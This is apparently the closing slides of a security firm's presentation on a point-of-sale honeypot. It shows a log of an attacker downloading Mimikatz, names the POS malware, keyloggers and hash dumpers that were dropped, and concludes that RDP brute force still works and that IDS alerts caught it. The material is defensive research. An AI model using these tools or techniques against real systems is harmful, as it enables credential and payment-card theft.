  GET https://github.com/gentilkiwi/mimikatz/releases/download/2.0.0-alpha-20151113/mimikatz_trunk.zip
      ← 302 text/html 595B 172ms
  GET https://github.com/gentilkiwi/mimikatz/releases/download/2.0.0-alpha-20151113/mimikatz_trunk.zip
      ← 302 text/html 595B 169ms
>> GET https://github-cloud.s3.amazonaws.com/releases/18496166/557804c2-89a0-11e5-91e2-52f581df3e4e.zip?X-Amz-Algorithm=AWS4-HMAC-SH
      A256&X-Amz-Credential=AKIAISTNZFOVBIJMK3TQ%2F20151124%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20151124T235030Z&X-Amz-Expir
      es=300&X-Amz-Signature=bbcfb3e09e92b343642136e09e780ef72c177522fa75c746807f26f6ef332474&X-Amz-SignedHeaders=host&actor_id=0&r
      esponse-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-content-type=application%2Foctet-stream
      ← 200 application/octet-stream 350.58kB 1.29s
```

BINARIES

- Dexter
- Alina
- Keylogger (perfect keylogger , …)
- Chewbacca
- Windows hash dumper (fgdump, …)
- Psexec (official binary)

BINARIES (SUITE)

- Majority already on virustotal or seen in public reports
- Compilation timestamps are generally more than 1 year old
- Some samples not found on virustotal have a compilation timestamp of 2011-2012 (flagged as “Sality”)

ATTRIBUTION – WARNING !

<start>

Password was a word in Romanian

</stop>

NEXT STEPS

- Industrialization of the deployment
- Install near a real POS
- Use it as a detection system ! (internal, near real POS, …)
- Expand the network with active directory, etc …

CONCLUSION

- Doesn’t look like very professional (looks more like an affiliate) but can still do a lot of damage
- Still very interesting even if the binaries were not completely new
- Brute-force attack on RDP is still an attack vector (as well as VNC or pcanywhere)
- Most binaries were detected by AV
- Traffic was almost always flagged by an IDS with standard rules

- Just need someone to look at the alerts !

KUDELSKI SECURITY

THANK YOU!

www.kudelskisecurity.com
cyber security unit of Kudelski Group